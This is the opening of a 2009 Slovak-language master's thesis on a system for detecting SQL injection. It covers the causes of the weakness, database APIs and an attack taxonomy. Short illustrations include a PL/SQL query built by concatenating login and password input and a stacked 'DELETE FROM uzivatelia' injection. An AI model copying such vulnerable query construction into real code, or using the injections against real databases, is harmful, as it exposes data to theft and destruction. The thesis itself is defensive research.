Chcel by som poďakovať vedúcemu svojej diplomovej práce doc. Ing. Václavovi Jirovskému, CSc. za vedenie práce, cenné rady, poskytnuté konzultácie a v neposlednom rade za nadštandardnú spoluprácu pri riešení obtiaží.

Moju vďaku si taktiež zaslúži Jarka za podporu pri tvorbe práce a za toleranciu netradičného režimu chodu domácnosti.

Prohlašuji, že jsem svou diplomovou práci napsal samostatně a výhradně s použitím citovaných pramenů. Souhlasím se zapůjčováním práce.

V Praze dne 11. 12. 2009

Název práce: Systém pro detekci napadení databáze metodou „SQL injection“
Autor: Martin Pieš
Katedra: Katedra softwarového inženýrství
Vedoucí diplomové práce: doc. Ing. Václav Jirovský, CSc.
e-mail vedoucího: Vaclav.Jirovsky@mff.cuni.cz
Abstrakt: Kybernetická kriminalita je rostoucí problém společnosti související s její informatizací. Stále častěji se setkáváme s různými úniky dat z důvěrných systémů jako jsou bankovní instituce nebo zdravotnická zařízení. Většina citlivých dat je uložena v databázích. Tato práce se věnuje možnostem obrany systémů spolupracujících s databázemi před útoky technikou „SQL Injection“.

Technika spočívá ve vkládání částí SQL kódu do špatně zabezpečených míst vstupu aplikací. Tato práce se pokouší najít řešení možnosti obrany před útokem v prostředí databáze. Problém detekce i obrany je obtížný kvůli typické vrstevnaté architektuře aplikací, povaze útoku a možnostem realizace obranného systému.

Zvolený přístup je kombinací metod učení, specifikace a signatur útoků. Postupným vytvářením obrazu dotazů spolupracujících aplikací lze stále přesněji detekovat útoky s použitím informace o původním dotaze. Vytvářený obraz je možné parciálně finalizovat a snižovat tak pravděpodobnost úspěšného útoku. Rovněž je možné obraz získat dálkově na základě jména aplikace nebo doplnit obraz na základě zatím uloženého vzorku.

Vyvinutý systém je vhodný pro většinu současných aplikací, zachytává známé útoky. Je schopný útok zastavit před vykonáním a automaticky označit zranitelné místo v dotazu. Následně zabrání i neznámým útokům přes tuto slabinu. Po zachycení útoku poskytuje systém potřebnou informaci k opravě slabiny v aplikaci.
Klíčová slova: SQL Injection, detekce napadení, databáze, IDS, IPS

Title: System for detecting SQL injection attacks on database
Author: Martin Pieš
Department: Department of Software Engineering
Supervisor: doc. Ing. Václav Jirovský, CSc.
Supervisor's e-mail address: Vaclav.Jirovsky@mff.cuni.cz
Abstract: Cyber crime is a growing problem of present society resulting from its informatization. We meet various data theft reports from confidential systems like bank institutions and health centers more and more often. The majority of sensitive data is stored in databases. This thesis deals with possibilities of protecting systems that cooperate with databases from attacks using the technique „SQL Injection“.

The mentioned technique exploits vulnerabilities by inserting parts of SQL code to incorectly filtered inputs. This thesis investigates possibilities of protection particularly in the database scope. The detection of the SQL Injection attacks is difficult due to a layered application design, characteristics of attacks and feasibility of the protection system.

The proposed approach is a combination of learning methods, a query specification and a signature detection. The system is able to use the so far collected query specification to enhance the accurancy of the detection. It is possible to lower the probability of the successful attack by partially finalizing the collected query specification. It is also possible to acquire the legal query specification by downloading from a server searched by the application name or by a comparison of query samples with the specification.

The developed system is suitable to work with the most of examined applications, it detects known attacks. It is capable of stopping an attack before the execution and it automatically sanitizes the vulnerability spot. Consequentially it bans unknown attacks injected to the same spot. When an attack is detected the system gives the information needed to a correction of the vulnerability in the application.

Keywords: SQL Injection, intrusion detection, database, IDS, IPS

Obsah

Úvod

Masívne rozšírenie internetu a počítačových sietí obecne vynucuje vývoj a používanie aplikácií sprostredkujúcich služby viacerým užívateľom prostredníctvom siete. Majorita týchto aplikácií je prístupných pomocou webového prehliadača a ich vývojovým štandardom sa stala viacvrstvová architektúra. U veľkého percenta zo spomínaných aplikácií je možné nájsť SQL databázu ako jednu z komponent. Dôvodov pre jej použitie je mnoho: natívna podpora transakcií databázou zaručuje konzistenciu dát, databáza sprístupňuje informácie naprieč aplikáciami, poskytuje jednoduché spojenie s riadiacou aplikáciou, poskytuje možnosť paralelného prístupu k dátam a mnohé iné.

Databáza môže obsahovať citlivé údaje, čo podnecuje snahu hackerov k vývoju techník útočiacim práve na systémy spolupracujúce s SQL databázami. Jednou z nich je SQL Injection a predmetom tejto diplomovej práce je navrhnúť systém obrany a detekcie takýchto útokov. Pre účel vysvetlenia podstaty mechanizmu útoku poslúži model napadnutého systému, ktorého architektúra bude redukovaná na riadiacu aplikáciu a SQL databázu. Bez újmy na obecnosti je možné predpokladať, že riadiaca aplikácia obstaráva aplikačnú logiku a databáza slúži ako spolupracujúce úložište dát. Tok informácií je v modeli následovný: Aplikácia prijíma podnety od užívateľa, na ich základe zostavuje dotazy v jazyku SQL a odosiela ich do databázy. Z databázy dostáva na dotaz odpoveď – dáta, ktoré spracováva a prezentuje ďalej. Príčinou vzniku slabiny je nedokonalosť v ošetrení vstupu od užívateľa, typicky na strane riadiacej aplikácie. V procese tvorby SQL dotazu môžu vznikať slabiny umožňujúce, aby vloženie špecifického vstupu užívateľom spôsobilo interpretáciu dotazu inak, ako autor aplikácie zamýšľal.

Ako ilustrácia poslúži príklad elektronickej knihovne: Nech databáza obsahuje zoznam kníh, riadiaca aplikácia umožňuje užívateľovi vypísať zoznam kníh autora, ktorého meno zadá. Riadiaca aplikácia má vo svojom programovom kóde predpripravený dotaz pre databázu: Vypíš zoznam kníh, ktorých autorom je X. Za premennú X aplikácia textovo doplní meno autora, ktoré zaslal užívateľ. V prípade, ktorý očakával programátor, pracuje aplikácia správne – databáza vypíše zoznam kníh napr. od Karla Čapka. Problém nastane, ak užívateľ vloží k menu autora ešte kód, ktorý je interpretovaný databázou ako príkaz – napríklad: „Karel Čapek; Zmaž všetky knihy“. Takto vznikne dotaz, ktorý v prvom kroku vyhodnotenia zobrazí zoznam, v druhom však zmaže

všetky knihy, a to autor aplikácie povoliť nechcel.

SQL Injection patrí do skupiny útočných techník realizovaných vkladaním kódu (odtiaľ názov injection). Problém detekcie takéhoto typu útoku na informačný systém je zložitý, a ani doteraz známa literatúra neposkytuje dokonalé riešenie. Zložitosť detekcie je zapríčinená obtiažnym zhromažďovaním informácie vo vrstevnatej architektúre, kde každá vrstva obsahuje len časť potrebnej informácie, a najmä faktom, že detekčný systém nie je schopný automaticky zistiť, ktoré vstupy chcel autor aplikácie povoliť. V uvedenom príklade by sa obranný systém musel dovtípiť, že autor Elektronickej knihovne nechcel užívateľovi dovoliť knihy mazať.

Ostáva ešte zamyslieť sa nad otázkou, prečo sa programátori dopúšťajú chyby pri vývoji aplikácií, ktorá umožňuje zneužiť informácie vkladaním SQL kódu. Príčinami sú: potreba vývoja veľkého množstva aplikácií, ktorého sa zhostia ľudia bez potrebného vzdelania, náročné termíny stanovované pri vývoji, nevedomosť programátora o existencii útoku, neľahká odhaliteľnosť zraniteľného miesta, obtiažna testovateľnosť náchylnosti aplikácie, nevhodné ukážkové príklady na internete a ďalšie.

Problém s bezpečnosťou dát uložených na počítačoch pripojených k internetu je vážny, autori populárnych článkov uvádzajú existenciu trhu s osobnými údajmi, na ktorom ceny klesajú až k desiatkám centov za jeden záznam s informáciou o platobnej karte s PINom a jej majiteľovi. Útočníkmi získané dáta sa dajú zneužiť na desiatky spôsobov: od rôznych foriem vydierania, cez finančnú trestnú činnosť, drogovú kriminalitu spojenú s neoprávneným predpisovaním liekov, atď. Zúfalosť momentálnej situácie ohľadom bezpečnosti informačných systémov dokresľuje i fakt, že ako obrana proti zneužívaniu údajov sa používa distribúcia falošných, čo znižuje dôveryhodnosť ukradnutých a tým i ich cenu.

Podľa analýzy [1] zraniteľných webových stránok bezpečnostnej organizácie WhiteHatSec je útokmi SQL Injection napadnuteľných 16 % stránok a je piatou najpopulárnejšou metódou útočenia. Výzkum organizácie Web Application Security Consortium [2] reportuje 9 % web aplikácií napadnuteľných útokmi SQL Injection so zistenými 2500 chybnými aplikáciami a cca 6500 zraniteľnými miestami.

Cieľ práce

Cieľom tejto práce je preštudovať metódy napádania databáz technikou SQL injection. Na základe získaných znalostí navrhnúť systém detekcie a obrany proti týmto útokom, realizovať návrh nad vybranou databázou, odhadnúť spoľahlivosť detekcie a otestovať systém na vzorových programoch.

Hlavným problémom, s ktorým sa systémy obrany, a tým pádom i táto práca, potýkajú, je detekcia útoku. Obecne sa jedná o nerozhodnuteľný problém, pretože nie je možné zistiť, ktoré vstupy sú pre danú aplikáciu prípustné a

pri ktorých sa jedná o útok. Vďaka širokej vyjadrovacej schopnosti jazyka SQL nie je možné ani jednoduché zameranie sa na pravdepodobné, či vzorové konštrukcie útokov. Takéto detekčné systémy boli vytvorené po objavení sa tohoto typu útoku na existujúcej báze programov detekujúcich sieťové útoky a ukázali sa ako neúčinné. I podproblém detekcie útoku, detekcia útočníkom vloženého kódu, je zťažená vrstevnatou architektúrou systému, kde každá z vrstiev obsahuje len časť potrebnej informácie, naviac môžu byť jednotlivé vrstvy systému uzavreté, neprístupné analýze či sledovaniu toku informácie, alebo pod kontrolou útočníka (myslí sa najmä klientská časť aplikácie).

Snahou práce bude, na základe vhodných predpokladov, útok detekovať s čo najväčšou spoľahlivosťou. To bude činiť detekčný systém vhodný na použitie najmä v kritických systémoch, ktoré sú pod dohľadom správcov, kde zistenie prítomnosti útoku vyvolá opravu chyby a zacelenie zraniteľného miesta. Na základe analýzy chovania sa aplikácií v rôznych prostrediach bude snahou navrhnúť systém detekcie dostatočne konfigurovateľný, aby využil povahu prostredia, do ktorého bude potenciálne nasadený.

Kapitola 1

Popis problému

1.1 Jazyk SQL

Táto kapitola zavádza potrebné termíny, vysvetľuje základy jazyka SQL, ukazuje komponentový model napadaného systému, definuje pojem SQL Injection.

Pre objasnenie mechanizmu útoku SQL Injection je nutná znalosť jazyka SQL.

SQL (skratka z anglického Structured Query Language) je štandardizovaný dotazovací jazyk používaný pre prácu s dátami v prostredí relačných databáz. Momentálne jazyk štandardizujú organizácie ISO a ANSI, ktoré vydali štandardy pod označením: SQL-86, SQL-89, SQL-92, SQL:1999, SQL:2003, SQL:2006, SQL:2008.

Implementácií databáz používajúcich dotazovací jazyk SQL sú desiatky: Oracle, SQL Server, MySQL, PostgreSQL, Teradata atď. Jednotliví dodávatelia však implementujú štandardy len zčasti a dá sa povedať, že posledné úplné implementácie zaznamenal štandard SQL-92. Vo vzťahu k tejto práci nemá upnutie sa na niektorý zo štandardov význam, preto bude ďalej uvažovaný dialekt SQL podľa kontextu skúmaného útoku. Stalo sa štandardom obohatiť pri implementácii tento databázový jazyk o špecifickú funkčnosť, ktorá zvyšuje vyjadrovaciu a výpočetnú silu jazyka, prípadne umožňuje interakciu s nedatabázovým prostredím – myslí sa predovšetkým s operačným systémom. Práve jednotlivé proprietárne rozšírenia jazyka sú z pohľadu analýzy techniky útoku SQL Injection zaujímavé.

Príkazy jazyka SQL sa sémanticky delia do štyroch skupín:

DDL – Data Defintion Language – jazyk definície dát
príkazy: *CREATE, ALTER, DROP, COMMENT, ...*

DML – Data Manipulation Language – jazyk manipulácie s dátami
príkazy: *INSERT, SELECT, UPDATE, DELETE, MERGE, ...*

DCL – Data Control Language – jazyk kontroly prístupových práv
príkazy: *GRANT, REVOKE, ...*

TCL – Transaction Control Language - jazyk kontroly transakcií
príkazy: *COMMIT, SAVEPOINT, ROLLBACK, ...*

Ako vyplýva z analýzy slabín z archívu stránok Security Focus [3], zďaleka najčastejšie injektované sú príkazy skupiny DML. Je to dané ich sémantikou a tým, že väčšina programov operuje už nad vytvoreným schématom databázy, definovaným DDL príkazmi, a nastavenými právami DCL príkazmi. Kontrola transakcií je buď staticky zakódovaná v programe, prípadne nastavená implicitne automatickým potvrdením transakcie – tzv. autocommit.

Dohoda:

Pojem dotaz bude v práci používaný vo význame textu z dotazovacieho jazyka, teda množiny výrazov definovaným nad nejakou abecedou. [1]

Pre zjednodušenie orientácie v SQL príkazoch nazvime časti príkazu medzi obvyklými kľúčovými slovami podľa prvého kľúčového slova. Ako napríklad v select príkaze: zoznam vybraných atribútov *select časťou dotazu*, výber tabuliek *from časťou dotazu* a podmienku za kľúčovým slovom where *where časťou dotazu*.

1.2 Komponentový model skúmaného systému


1.2.1 Logický pohľad

Uživateľ informačného systému spolupracujúceho s databázou obvykle nezadáva príkazy pre databázu priamo v jazyku SQL. Zostavenie SQL príkazu má na starosť nejaká časť aplikácie, ktorá buď na základe požiadavku uživateľa, alebo asynchrónne pripraví príkaz a cez dohodnuté rozhranie ho odošle na spracovanie databáze. Uživateľ komunikuje s aplikáciou prostredníctvom uživateľského rozhrania. Aplikácia s databázou prostredníctvom databázového rozhrania [2] (viď obr. 1.1). Detailnejší model aktivít je na obr. 1.2.

[1] V teórii býva databázovým dotazom označená čiastočne rekurzívna funkcia nad nejakým relačným schématom s istými vlastnosťami.

[2] Existuje kategória útokov metódou SQL Injection, pri ktorých je použitý len databázový klient a databáza samotná. V tom prípade sa uživateľ dotazuje priamo jazykom SQL, logickú úlohu aplikácie preberá procedurálne rozšírenie jazyka SQL (viď útok Lateral SQL Injection).

Obr. 1.1: Logické schéma systému.




Obr. 1.2: Model aktivít prebiehajúcich v systéme. Klientská časť označená modrou, servrová zelenou, databázová oranžovou farbou.

1.2.2 Fyzický pohľad

Fyzické rozloženie jednotlivých komponent sa môže variovať. Vstavané (embedded) SQL databázy sú nedeliteľnou súčasťou hostiteľskej aplikácie a celý systém je umiestnený na jednom počítači. Protipól tvoria distribuované systémy, v ktorých ako aplikačná časť, prevádzkovaná na aplikačných serveroch, tak i databáza sú umiestnené na rôznych uzloch a medzi nimi môže existovať celá rada sieťových periférií i ďalších komponent ako vyvažovače záťaže (tzv. loadbalancer) apod. Príklady rôznej fyzickej architektúry sú na obr. 1.3a a 1.3b.

Najčastejšie napádanou fyzickou architektúrou býva tá, pri ktorej je útočník od databázy i riadiacej aplikácie oddelený sieťou. Objektom útoku metódou SQL Injection sú dáta v databáze, a preto pri umiestnení celého systému na útočníkov počítač existujú jednoduchšie spôsoby, ako dáta z databázy získať. Ak to nebude uvedelné explicitne, v ďalšom texte bude predpokladom fyzická architektúra, kde útočník kontroluje klientskú časť aplikácie a je od servrovej časti, tj. od riadiacej aplikácie a databázy, separovaný sieťou.



Obr. 1.3: Diagram textového editora (a), diagram obsluhy www stránok (b).

1.3 Príčiny vzniku slabiny

Z pohľadu skúmania útokov metódou SQL Injection je podstatná časť aplikácie zostavujúca SQL dotaz. K zostaveniu dotazu existuje viacero prístupov, relevantný prístup predstavuje konštrukcia SQL príkazu vo forme textového reťazca. Ten sa skoro výlučne vytvára zreťazením predpripravených častí SQL kódu a informácií od uživateľa.

```
dotaz:='SELECT
            znamka, predmet
        FROM znamky z, studenti s
        WHERE s.cislo_studenta = z.cislo_studenta
            and s.login = '''||login||''' and s.heslo='''||heslo||'''
            and datum_udelenia between date''2008-01-09''
                                   and date''2009-06-30''';
```

Príklad 1: Časť PL/SQL kódu zostavujúceho SQL príkaz

Zreťazovanie častí dotazu tvorí predpoklad vzniku slabiny v systéme napadnuteľnej útokom SQL Injection. Z pohľadu na takto zostavený kód je zjavné bezpečnostné riziko: uživateľský vstup tvorí časť príkazu vykonaného v prostredí databázy, kde sa nachádzajú citlivé údaje.

Proces, pri ktorom zostavuje aplikácia SQL dotaz počas behu programu dynamicky, bude nazvaná tvorba dynamického SQL a výsledný dotaz dynamické SQL.

Dôvody používania dynamického SQL sú predovšetkým tieto:

1. Jednoduchosť výmeny informácií s databázou zložená z krokov:
   - zostavenie reťazca dotazu
   - odoslanie dotazu do databázy – jedným volaním rozhrania
2. Znovupoužiteľnosť vytvoreného vzoru komunikácie s databázou
   - nutná len zmena konštrukcie reťazca – dotazu
3. Vysoká variabilita dotazu
   - možnosť použiť parametrizáciu pre ľubovoľnú časť dotazu
4. Jednoduché vynechanie častí dotazu
   - najmä častí where podmienky
   - pre nezadané parametre sa z dotazu redukuje časť výberového kritéria

Problémom pri zreťazovaní častí predpripraveného kódu a uživateľského vstupu je udržať stanovenú sémantiku výsledného SQL dotazu. Stanovenou sémantikou sa myslí účel dotazu, pre ktorý autor aplikácie príslušnú časť kódu vytvoril. Účelom dotazu v príklade 1 je výpis zoznamu známok a predmetu. Za istých predpokladov je možné, vložením vhodného reťazca do parametru login, spôsobiť, aby významom výsledného dotazu bolo zmazanie tabuľky študentov v databáze. Pre väčšinu aplikácií platí predpoklad, že vstup od uživateľa by mal predstavovať hodnotu literálu, čiže nepodieľať sa na zmene gramatickej štruktúry dotazu. Za tohto predpokladu je možné za príčinu SQLi označiť zmiešanie dátových a kontrolných kanálov aplikácie.

Obecne je príčinou vzniku slabiny napadnuteľnej útokom SQL Injection nedokonalosť v procese, ktorý zabezpečuje udržanie povoleného významu SQL dotazu. Takáto nedokonalosť, alebo chyba, môže vznikať na viacerých miestach v systéme a z viacerých príčin. Budú uvedené vybrané príčiny:

- Absencia kontroly vstupu

  Pri uvažovaní o univerzu prípustných vstupov od uživateľa vynechá autor kódu možnosť zadania významových elementov jazyka SQL, ako kľúčové slova a metaznaky.

- Nedokonalosť kontroly vstupu

  Útočníkovi sa podarí zostaviť vstup tak, aby ho kontrola vstupu neodmietla, a zároveň tak, aby dosiahol cieľa.

- Zmena konfigurácie prostredia
  Útočníkovi sa podarí zmeniť nastavenia prostredia tak, aby prípustný vstup spôsobil zmenu sémantiky dotazu.

- Nechránený kód
  Útočníkovi je umožnené meniť kód aplikácie, napríklad klientskú časť obsahujúcu kontroly vstupu.

- Neočakávaný vstup
  Útočník zmanipuluje hodnotu, ktorá nepredstavuje bežný uživateľský vstup, ale je použitá pri konštrukcii dotazu.

1.4 Odoslanie SQL kódu z programovacieho jazyka

Pre všetky moderné programovacie jazyky existujú knižnice funkcií umožňujúce komunikáciu s databázou. Presnejšie sa rozšírenia označujú skratkou API z anglického application programming interface, čiže rozhranie pre programovanie aplikácií. Je to sada tried, funkcií a procedúr, ktoré môže pre daný účel programátor využívať. Pre pripojenie do databáz poskytujú ich autori implementácie rôznych API štandardov, ako napríklad ODBC, JDBC, ADO, ADO.NET. Volania kľúčových funkcií sa líšia podľa štandardu a jazyka, logika je však zhodná. Pre dokreslenie časti architektúry v riadiacej aplikácii a možné obmedzenia dotýkajúce sa techniky SQL injection uvedieme príklad kódu v C# pre volania API ADO.Net:

```
//Vytvor SqlPripojenie do databaze.
using (SqlConnection connection = new SqlConnection(connectionString))
{
    //Vytvor SqlAdapter pre tabulku uzivatelov
    SqlDataAdapter adapter = new SqlDataAdapter();
    // Otvor spojenie
    connection.Open();
    // Vytvor SqlPrikaz na ziskanie dat o uzivatelovi.
    SqlCommand command = new SqlCommand("SELECT heslo, meno_uzivatela
                                         FROM uzivatelia;",connection);
    command.CommandType = CommandType.Text;
    // Prirad prikaz k datovemu adapteru.
    adapter.SelectCommand = command;
    // Napln dataset.
    DataSet dataSet = new DataSet("uzivatelia");
    adapter.Fill(dataSet);
```

```
command.ExecuteNonQuery();
command.ExecuteReader();
command.ExecuteScalar();

connection.Close();
```

Cieľová databáza je identifikovaná reťazcom connectionString. Tento reťazec obsahuje informácie o umiestnení databázy, autentifikačné údaje, voliteľne primárnu databázu a ďalšie údaje. Časť implementácií používa na určenie umiestnenia databázy reťazec štandardu URI, universal resource identifier. Príklad reťazca connectionString:

```
"Data Source=SERVER;Initial Catalog=Northwind;"+
    + "Integrated Security=SSPI"
```

Postup a význam volaní API funkcií je následovný. Najprv sa vytvorí objekt pripojenia k databáze sqlConnection svojim konštruktorom. Spustením metódy open naviaže sieťové spojenie medzi riadiacou aplikáciou a databázovým serverom. Volaním konštruktora SqlCommand sa vytvorí objekt zapúzdrujúci SQL príkaz. Jeho parametrom je text SQL príkazu. Jednou z vlastností objektu SqlCommand je command type, v konkrétnej implementácii je na výber z prednastavených hodnôt text, StoredProcedure a TableDirect. Nastavenia na TableDirect a StoredProcedure spôsobia, že obsah reťazca bude interpretovaný ako meno tabuľky, resp. procedúry a ak uvažujeme o ich manipulácii útočníkom, nejde o útok metódou SQLi, ale o chybu v programe. Zo skúseností sa dá predpokladať, ze vo väčšine programov je nastavenie typu príkazu na text, ktoré umožňuje zadať ľubovoľný SQL príkaz ako parameter spomínaného konštruktora. Samotné odoslanie príkazu do databázy a čítanie návratových hodnôt sa uskutoční po volaní jednej z metód Execute. Samotné volanie však syntax SQL príkazu nijak neobmedzuje, ovplyvňuje len správanie sa programu k výstupu z databázy. Primárne sú metódy rozdelené podľa použitia takto:

1. ExecuteNonQuery – pre dotazy nevracajúce výsledok ako reláciu, tabuľku. Napríklad insert, delete, ...

2. ExecuteScalar – pre dotazy vracajúce práve jeden riadok s jedným atribútom. Návratovou hodnotou je hodnota spomínaného atribútu. Napríklad **SELECT COUNT(*) FROM TABLE**

3. ExecuteReader – pre dotazy vracajúce reláciu. Pre dotaz je otvorená obdoba kurzoru v databáze a pomocou metódy read volanej na príslušný objekt je možné získať hodnoty z relácie. Napríklad **SELECT * FROM TABLE**

Z povahy návratovej hodnoty je zrejmé určenie jednotlivých volaní metód execute. Pri použití na typ dotazu mimo určenia, máme na mysli najmä

v súvislosti s vložením časti, alebo iného príkazu pomocou SQLi, nevyvolá výnimku. Jednotlivé volania sa líšia navonok len implementáciou prevzatia návratovej hodnoty. NonQuery návratovú hodnotu nepreberá, ExecuteScalar vráti hodnotu prvého atribútu prvého riadku relácie. ExecuteReader dovoľuje získať postupne celú tabuľku, ak je jej argumentom SQL príkaz nevracajúci reláciu, volanie Read sa chová podobne ako u prázdneho datasetu. U všetkých troch typov execute metód je dokonca možné nechať vykonať rôzne typy SQL príkazov v jednom volaní oddelené bodkočiarkou.

```
command = new SqlCommand("SELECT heslo, meno_uzivatela
    FROM uzivatelia;DELETE FROM uzivatelia;",connection);
```

1.5 SQL Injection

Definícia: SQL Injection (z anglického inject – vložiť) je technika útoku voči systému, pri ktorom útočník vkladá časti SQL kódu do vybraných miest vstupu aplikácie za účelom pozmeniť pôvodnú sémantiku vyhodnocovaného výrazu. Cieľom vloženia kódu je prevedenie škodlivej akcie, expozície, alebo pozmenenie citlivej informácie, narušenie alebo zničenie systému, alebo prevzatie kontroly nad systémom.

Alternatívna definícia: SQL Injection je schopnosť vkladať SQL príkazy do SRBD cez existujúcu aplikáciu.

V ďalšom texte bude použitá skratka SQLi vo význame SQL Injection a SQLi bude vystupovať v dvoch významoch: Ako názov pre metódu útokov technikou SQLi, alebo ako jeden útok metódou SQLi.

1.5.1 SQLi a databázy

Táto časť menuje databázy, v ktorých prostredí je možné SQLi útok realizovať.

Existuje široká škála databáz, ktoré sa líšia dotazovacím jazykom, dátovým modelom a výpočetným modelom. Podľa týchto troch kritérií sa dajú rozdeliť na relačné, objektovo–relačné, objektové a deduktívne.

1. Deduktívne databázy
   - Dátový model sa skladá z dvoch základných častí: extenzionálna časť obsahuje základné fakty, intenzionálna časť obsahuje pravidlá alebo virtuálne relácie.
   - Dotazovacím jazykom je Datalog, jazyk založený na syntaxi Prologu.
2. Objektové databázy, objektovo orientované databázy (OODB)
   - Dátový model určený pre uchovávanie objektov.

- Dotazovací jazyk splýva s programovacím jazykom. Systém riadenia databázy sprostredkuje databázové operácie nad objektami v nejakom z objektových programovacích jazykov. Väčšina OODB poskytuje i dotazovací jazyk, ich štandardizácia je nízka. Pokus o štadardizáciu previedla skupina ODMG pod názvom OQL – Object Query Language [4].

3. Relačné databázy
   - Dátový model obsahuje tabuľky ako obraz relácií.
   - Dotazovacím jazykom je SQL, jednotlivé implementácie poskytujú vlastné rozšírenia PL-SQL, T-SQL, PSQL, PL/PSM.

4. Objektovo–relačné databázy
   - Dátový model obsahuje tabuľky ako obraz relácií.
   - Výpočetný model v porovnaní s relačnými databázami obsahuje rozšírenie o niektoré objektové rysy.
   - Dotazovacím jazykom je SQL rozšírený o prácu s abstraktnými dátovými typmi a uživateľsky definovanými funkciami a metódami.

SQLi je metóda útokov vykonávaná prostredníctvom vkladania SQL kódu. To z úvah o možných použitých databázach v napadnuteľných systémoch vylučuje deduktívne databázy a objektovo–orientované databázy. Pri ďalších úvahách o útokoch bude implicitným predpokladom relačná databáza. Ak bude daný typ útoku zásadne ovplyvnený pridanými objektovými vlastnosťami objektovo–relačných databází, bude to uvedené samostatne.

1.5.2 Taxonómia útoku SQLi

V tejto časti bude metóda SQLi zaradená do taxonómie informatických útokov a zároveň jednotlivé SQLi útoky do kategórií.

Ako je zrejmé zo schémat komponent útoku SQLi, v ISO/OSI modeli bude útok prebiehať na aplikačnej vrstve. Fyzické rozloženie jednotlivých komponent, potrebných pre vznik napadnuteľnej slabiny, môže byť rôznorodé – dokonca je možné SQLi útok realizovať na jednom počítači, teda bez použitia fyzického sieťového spojenia.

Existujúce kategorizácie sieťových útokov nevystihujú charakter útoku dostatočne, a preto zaradíme útoky SQLi do obecnejšej taxonómie informatického útoku na informačný systém podľa [5]:

- Z hľadiska charakteru rozdeľujeme útoky na aktívne a pasívne. SQLi patrí medzi útoky pasívne, teda medzi tie, ktoré nevyžadujú žiadnu aktivitu zo strany útočníka, ktorá by mohla prezradiť jeho pobyt na sieti, a

takisto útok typicky nemá vplyv na výkon systému a zmeny jeho konfigurácie. V istých intenciách vykazujú niektoré SQLi útoky vlastnosti aktívneho útoku, napríklad pri spúšťaní príkazovej riadky a menení konfigurácie systému jej prostredníctvom, prípadne zámerne vyvolávajú zmeny v záťaži a tak i vo výkone systému – pri útokoch tzv. Blind SQLi.

- Podľa účelu útoku je možné SQLi charakterizovať ako útok kompromitujúci dáta tým, že útočník môže získať kontrolu nad obsahom databázy, pozmeniť, alebo odcudziť dáta.

- Spúšťacím mechanizmom útoku SQLi je nepodmienené spustenie. Existujúca chyba v programe je využiteľná kedykoľvek a samotný útok je nezávislý na stave cieľového systému. Za čiastočnú výnimku z tohto pravidla by sa dali považovať útoky Second order SQLi, pri ktorých v prvej fáze útočník nainjektuje kód do úložišťa, kde škodlivý kód čaká na spustenie do definovaného stavu napadnutého systému.

- Z hľadiska požiadavku na spätnú informáciu je pre útok obvykle vyžadovaná spätná informácia a existujúce spojenie medzi útočníkom a napadaným systémom. Podľa obsahu spätnej informácie riadi útočník pokračovanie útoku a takisto získava neautorizované informácie. V prípade útoku na známu slabinu s účelom znehodnotenia dát nemusí byť spätná informácia pre útok nevyhnutne potrebná.

- Z hľadiska sieťového segmentu je SQLi útok intersegmentový. Medzi útočníkom a cieľovým objektom môže byť nula až niekoľko sieťových zariadení a dátových tokov.

- Z hľadiska ISO/OSI modelu sa útok odohráva na aplikačnej vrstve.

